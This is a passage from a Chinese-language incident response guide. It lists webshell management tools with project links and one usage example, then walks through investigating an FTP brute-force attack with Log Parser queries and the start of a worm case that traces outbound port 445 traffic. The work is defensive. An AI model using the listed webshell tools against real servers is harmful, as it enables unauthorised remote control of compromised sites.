
同时，在Kali 2.0 版本下，集成了三款Web后门工具：WebaCoo、weevely、PHP Meterpreter。



8、QuasiBot

QuasiBot是一款php编写的webshell管理工具，可以对webshell进行远程批量管理。

github项目地址：https://github.com/Smaash/quasibot




9、Webshell-Sniper

这是一款基于终端的webshell管理工具，仅支持在类Unix系统上运行。

github项目地址：https://github.com/WangYihang/Webshell-Sniper

用法示例：

```
Usage :
        python webshell-sniper.py [URL] [METHOD] [AUTH]
Example :
        python webshell-sniper.py http://127.0.0.1/c.php POST c
```



10、WebshellManager

一款用PHP+Mysql写的一句话WEB端管理工具，目前仅支持对PHP的一句话进行操作。

github项目地址：https://github.com/boy-hack/WebshellManager

我在知识星球发起了一个小讨论，也收集到了一些webshell管理工具，如 hatchet、K8飞刀、lanker，欢迎补充。

第四章: Windows实战篇


第1篇：FTP暴力破解

0x00 前言

FTP是一个文件传输协议，用户通过FTP可从客户机程序向远程主机上传或下载文件，常用于网站代码维护、日常源码备份等。如果攻击者通过FTP匿名访问或者弱口令获取FTP权限，可直接上传webshell，进一步渗透提权，直至控制整个网站服务器。

0x01 应急场景

从昨天开始，网站响应速度变得缓慢，网站服务器登录上去非常卡，重启服务器就能保证一段时间的正常访问，网站响应状态时而飞快时而缓慢，多数时间是缓慢的。针对网站服务器异常，系统日志和网站日志，是我们排查处理的重点。查看Window安全日志，发现大量的登录失败记录：




0x02 日志分析

安全日志分析：

安全日志记录着事件审计信息，包括用户验证（登录、远程访问等）和特定用户在认证后对系统做了什么。

打开安全日志，在右边点击筛选当前日志， 在事件ID填入4625，查询到事件ID4625，事件数177007，从这个数据可以看出，服务器正则遭受暴力破解：



进一步使用Log Parser对日志提取数据分析，发现攻击者使用了大量的用户名进行爆破，例如用户名：fxxx，共计进行了17826次口令尝试，攻击者基于“fxxx”这样一个域名信息，构造了一系列的用户名字典进行有针对性进行爆破，如下图：

```
C:\Program Files (x86)\Log Parser 2.2>LogParser.exe  -i:EVT "SELECT  EXTRACT_TOK
EN(Message,13,' ')  as EventType,EXTRACT_TOKEN(Message,19,' ') as user,count(EXT
RACT_TOKEN(Message,19,' ')) as Times,EXTRACT_TOKEN(Message,38,' ') as Loginip FR
OM c:\Security.evtx  where EventID=4625 GROUP BY Message"
EventType user            Times Loginip
--------- --------------- ----- -------
8         f[illegible]    17826 -
8         f[illegible].gov.cn 2747  -
8         f[illegible]govcn 15362 -
8         www.f[illegible].gov.cn 9842  -
8         f[illegible]123   1350  -
8         f[illegible]888   1156  -
8         f[illegible]666   1156  -
8         f[illegible]123456 1155 -
8         f[illegible]-govcn 153  -
8         f[illegible]_govcn 152  -
Press a key...
EventType user                      Times Loginip
--------- ------------------------- ----- -------
8         govcn                     208   -
8         www-data                  2     -
8         admin@f[illegible].govcn  3022  -
8         f[illegible]@f[illegible].govcn 2592 -
8         administrator             893   -
8         f[illegible].govcn        1505  -
8         webmaster@f[illegible].govcn 3004 -
8         .f[illegible].govcn       1500  -
8         administrator@f[illegible].govcn 2566 -
8         administrators@f[illegible].govcn 2562 -
Press a key...
```


这里我们留意到登录类型为8，来了解一下登录类型8是什么意思呢？

登录类型8：网络明文（NetworkCleartext）

这种登录表明这是一个像类型3一样的网络登录，但是这种登录的密码在网络上是通过明文传输的，WindowsServer服务是不允许通过明文验证连接到共享文件夹或打印机的，据我所知只有当从一个使用Advapi的ASP脚本登录或者一个用户使用基本验证方式登录IIS才会是这种登录类型。“登录过程”栏都将列出Advapi。

我们推测可能是FTP服务，通过查看端口服务及管理员访谈，确认服务器确实对公网开放了FTP服务。

另外，日志并未记录暴力破解的IP地址，我们可以使用Wireshark对捕获到的流量进行分析，获取到正在进行爆破的IP：




通过对近段时间的管理员登录日志进行分析，如下：

```
C:\Program Files (x86)\Log Parser 2.2>LogParser.exe -i:EVT  "SELECT EXTRACT_TOKE
N(Message,13,' ') as EventType,TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,
5,'|') as Username,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evt
x where EventID=4624 and EXTRACT_TOKEN(Message,13,' ')='10'"
EventType LoginTime           Username Loginip
--------- ------------------- -------- -----------
10        2018-07-05 07:26:00 [redacted] admin 192.168.6.5
10        2018-07-05 07:34:40 [redacted] admin 192.168.6.5
10        2018-07-05 07:35:07 [redacted] admin 192.168.6.5
10        2018-07-05 07:48:52 [redacted] admin 192.168.6.5
10        2018-07-05 08:29:02 [redacted] admin 192.168.6.5
10        2018-07-05 08:35:21 [redacted] admin 192.168.6.5
10        2018-07-05 09:55:24 [redacted] admin 192.168.6.5
10        2018-07-05 10:53:36 [redacted] admin 192.168.6.5
10        2018-07-05 10:58:20 [redacted] admin 192.168.6.5
10        2018-07-05 15:07:45 [redacted] admin 192.168.6.5
Press a key...
EventType LoginTime           Username Loginip
--------- ------------------- -------- -----------
10        2018-07-05 15:18:33 [redacted] admin 192.168.6.5

Statistics:
-----------
Elements processed: 355852
Elements output:    11
Execution time:     29.14 seconds
```

管理员登录正常，并未发现异常登录时间和异常登录ip，这里的登录类型10，代表远程管理桌面登录。

另外，通过查看FTP站点，发现只有一个测试文件，与站点目录并不在同一个目录下面，进一步验证了FTP暴力破解并未成功。



应急处理措施：1、关闭外网FTP端口映射 2、删除本地服务器FTP测试

0x04 处理措施

FTP暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止使用FTP传输文件，若必须开放应限定管理IP地址并加强口令安全审计（口令长度不低于8位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。
2、更改服务器FTP默认端口。
3、部署入侵检测设备，增强安全防护。

第2篇：蠕虫病毒

0x00 前言

蠕虫病毒是一种十分古老的计算机病毒，它是一种自包含的程序（或是一套程序），通常通过网络途径传播，每入侵到一台新的计算机，它就在这台计算机上复制自己，并自动执行它自身的程序。

常见的蠕虫病毒：熊猫烧香病毒 、冲击波/震荡波病毒、conficker病毒等。

0x01 应急场景

某天早上，管理员在出口防火墙发现内网服务器不断向境外IP发起主动连接，内网环境，无法连通外网，无图脑补。


0x02 事件分析

在出口防火墙看到的服务器内网IP，首先将中病毒的主机从内网断开，然后登录该服务器，打开D盾_web查杀查看端口连接情况，可以发现本地向外网IP发起大量的主动连接：


数据库后门追查 | 数据库降权 | 克隆帐号检测 | 流量监控 | IIS池监控 | 端口查看 | 进程查看 | 样本解码 | 文件监控

协议	源IP	本地端口	目标IP	目标端口	状态	进程ID
TCP	192.8.4.152	54432	13.121.140.36	445	发送状态	1040
TCP	192.8.4.152	54433	122.86.74.120	445	发送状态	1040
TCP	192.8.4.152	54434	20.7.61.63	445	发送状态	1040
TCP	192.8.4.152	54435	142.42.126.93	445	发送状态	1040
TCP	192.8.4.152	54436	148.84.184.113	445	发送状态	1040
TCP	192.8.4.152	54437	18.11.237.123	445	发送状态	1040
TCP	192.8.4.152	54438	37.117.240.64	445	发送状态	1040
TCP	192.8.4.152	54439	27.54.205.10	445	发送状态	1040
TCP	192.8.4.152	54440	221.113.227.75	445	发送状态	1040
TCP	192.8.4.152	54441	205.38.81.56	445	发送状态	1040
TCP	192.8.4.152	54442	109.57.211.20	445	发送状态	1040
TCP	192.8.4.152	54443	70.10.44.21	445	发送状态	1040
TCP	192.8.4.152	54444	180.72.223.9	445	发送状态	1040
TCP	192.8.4.152	54445	193.123.105.43	445	发送状态	1040
TCP	192.8.4.152	54446	87.20.170.94	445	发送状态	1040
TCP	192.8.4.152	54447	37.8.84.69	445	发送状态	1040
TCP	192.8.4.152	54448	105.34.52.43	445	发送状态	1040
TCP	192.8.4.152	54449	143.49.205.111	445	发送状态	1040
TCP	192.8.4.152	54450	122.118.162.51	445	发送状态	1040
TCP	192.8.4.152	54451	173.40.216.59	445	发送状态	1040
TCP	192.8.4.152	54452	223.60.224.62	445	发送状态	1040
TCP	192.8.4.152	54453	67.35.81.92	445	发送状态	1040
TCP	192.8.4.152	54454	81.15.150.60	445	发送状态	1040

通过端口异常，跟踪进程ID，可以找到该异常由svchost.exe windows服务主进程引起，svchost.exe向大量远程IP的445端口发送请求：

